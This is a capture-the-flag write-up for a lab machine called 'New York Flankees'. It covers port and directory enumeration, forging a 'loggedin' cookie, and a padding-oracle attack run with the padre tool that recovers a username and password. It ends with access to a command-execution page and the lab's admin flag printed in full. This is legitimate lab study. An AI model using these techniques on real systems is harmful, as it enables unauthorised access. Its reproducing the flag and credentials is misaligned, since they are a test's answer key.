New York Flankees

Enumeration

```
{'22': 'ssh', '8080': 'http-proxy'}
```

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 af:de:a2:76:e1:34:47:82:2f:95:48:c2:9d:93:b9:91 (RSA)
|   256 18:2c:1a:b9:c1:fd:37:87:7d:ba:88:2d:56:f9:31:f2 (ECDSA)
|_  256 b9:cb:d5:24:b3:f4:46:71:81:59:d2:66:96:2d:75:a7 (ED25519)
8080/tcp open  http    Octoshape P2P streaming web service
|_http-title: Hello world!
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

SSH (22)

```
└─$ ssh root@newyork.thm
The authenticity of host 'newyork.thm (10.201.97.82)' can't be established.
ED25519 key fingerprint is SHA256:vuOyOPloZuQpxPLQ8MtPsys/pFXvZmPamgLMXIkwSUg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'newyork.thm' (ED25519) to the list of known hosts.
root@newyork.thm: Permission denied (publickey).
```

- Root user requires key

```
└─$ ssh ubuntu@newyork.thm
ubuntu@newyork.thm: Permission denied (publickey).
```


- Don't know if this user exists or not but it also requires a key

→ Password authentication is disabled

HTTP (8080)

Subdirectories Enumeration

```
debug.html        [Status: 200, Size: 2638, Words: 792, Lines: 84, Duration: 428ms]
exec.html         [Status: 401, Size: 0, Words: 1, Lines: 1, Duration: 425ms]
favicon.ico       [Status: 200, Size: 6538, Words: 371, Lines: 76, Duration: 437ms]
index.html        [Status: 200, Size: 4332, Words: 1192, Lines: 123, Duration: 467ms]
login.html        [Status: 200, Size: 2670, Words: 824, Lines: 88, Duration: 517ms]
```




You are using an unsupported command-line flag: --ignore-certificate-errors-spki-list=s3YePM8rAidz8z3ZeO6dPL/3LmgbNEIn9If2rkeEgKw=. Stability and security will suffer.

Hello world!

Once upon a time, in the bustling city of New York, there was a young man named Stefan. Stefan had always been fascinated by cryptography, spending countless hours delving into the intricacies of encryption algorithms and deciphering codes.

One day, while attending a baseball game of his beloved team, the Flankees, Stefan had a moment of inspiration. As the crowd cheered and the players battled it out on the field, Stefan's mind raced with ideas. What if he could create some kind of custom authentication mechanism that did not suffer from the weaknesses of basic authentication.

This blog is used to document Stefan's ideas and test his implementation - it is sponsored by his company **Oracle**



You are using an unsupported command-line flag: --ignore-certificate-errors-spki-list=s3YePM8rAidz8z3ZeO6dPL/3LmgbNEIn9If2rkeEgKw=. Stability and security will suffer.


Stefan Debug Page

TODO: Implement custom authentication


Your custom authentication implementation goes here.

TODO: Fix verbose error (padding)

Fix the verbose error related to padding.



Tried a login attempt




```
newyork.thm:8080/api/login?username=admin&password=admin
```

This page isn't working

If the problem continues, contact the site owner.

HTTP ERROR 401

The debug.html source code splits this:




```
            </div>
        </div>
    </div>

<script>
    function stefanTest1002() {
        var xhr = new XMLHttpRequest();
        var url = "http://localhost/api/debug";
        // Submit the AES/CBC/PKCS payload to get an auth token
        // TODO: Finish logic to return token
        xhr.open("GET", url + "/39353661353931393932373334633638EA0DCC6E567F96414433DDF5DC29CDD5E418961C0504891F0DED96BA57BE8FCFF2642D7637186446142B2C95BCDEDCCB6D8D29BE4427F26D6C1B48471F810EF4", true);

        xhr.onreadystatechange = function () {
            if (xhr.readyState === 4 && xhr.status === 200) {
                console.log("Response: ", xhr.responseText);
            } else {
                console.error("Failed to send request.");
            }
        };
        xhr.send();
    }
</script>
</body>
</html>
```

Visiting the web page




```
newyork.thm:8080/api/debug/39353661353931393932373334633638EA0DCC6E567F96414433DDF5DC29CDD5E418961C0504891F0DED96BA57BE8FCFF2642D7637186446142B2C95BCDEDCCB6D8D29BE4427F26D6C1B48471F810EF4

Custom authentication success
```

Custom authentication success

The source code of the index.html




```
<script>
    document.addEventListener('DOMContentLoaded', function() {
        // Check if the "isLoggedIn" cookie exists
        const isLoggedIn = document.cookie.includes('loggedin');

        // Get the admin login button element
        const adminLoginBtn = document.querySelector('.admin-login-btn');

        // If the "isLoggedIn" cookie exists, change the button text to "FINDME"
        if (isLoggedIn) {
            adminLoginBtn.textContent = 'DEBUG';
        }

        // Add event listener to the admin login button
        adminLoginBtn.addEventListener('click', function() {
            // If the user is not logged in, redirect to login.html
            if (!isLoggedIn) {
                window.location.href = 'login.html';
            } else {
                window.location.href = 'exec.html'
            }
        });
```



Hello world!

Once upon a time, in the bustling city of New York, there was a young man named Stefan. Stefan had always been fascinated by cryptography, spending countless hours delving into the intricacies of encryption algorithms and deciphering codes.


One day, while attending a baseball game of his beloved team, the Flankees, Stefan had a moment of inspiration. As the crowd cheered and the players battled it out on the field, Stefan's mind raced with ideas. What if he could create some kind of custom authentication mechanism that did not suffer from the weaknesses of basic authentication.

This blog is used to document Stefan's ideas and test his implementation - it is sponsored by his company **Oracle**

Name	Value	Domain	Path	Expires / Max...	Size	HttpOnly	Secure	SameSite	Partition Key ...	Cross Site	Priority
loggedin	True	newyork.thm	/	Session	12						Medium

Manually added the loggedin cookie. And the admin login button changed to debug

Clicking on the DEBUG button, we are redirected to the exec.html



newyork.thm:8080/exec.html

This page isn't working


If the problem continues, contact the site owner.

HTTP ERROR 401

Verbose padding exploit → got to know about Padre. Wil be using it to exploit.


```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/New York Flankees]
└─$ ./padre-linux-amd64 -u 'http://newyork.thm:8080/api/debug/$' -e lhex 39353661353931393932373334633638EA0DCC6E567F96414433DDF5DC29CDD5E418961
0504891F0DED96BA57BE8FCFF2642D7637186446142B2C95BCDEDCCB6D8D29BE4427F26D6C1B48471F810EF4
[i] padre is on duty
[i] using concurrency (http connections): 30
[+] successfully detected padding oracle
[+] detected block length: 16
[!] mode: decrypt
[1/1] stefan1197:ebb2B76@62#f??7cA6B76@6!@62#f6dacd2599\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f ... [64/64] | reqs: 7467 (39/sec)
      [!] Output was too wide to fit to you terminal. Redirect STDOUT somewhere to get full output
```

We get the username and password.


Not secure newyork.thm:8080/exec.html


Blog Stefan Test

Admin Flag: THM{a4113536187c6e84637a1ee2ec5359eca17bbbd1b2629b23dbfd3b4ce2f30604}

Execute Command


Enter Command: Enter command here
Submit

Now we have access to the exec.html page.


Not secure newyork.thm:8080/api/admin/exec?cmd=ls


```
OK
```

It is returning only 'OK' or some error for ping or anything.



```
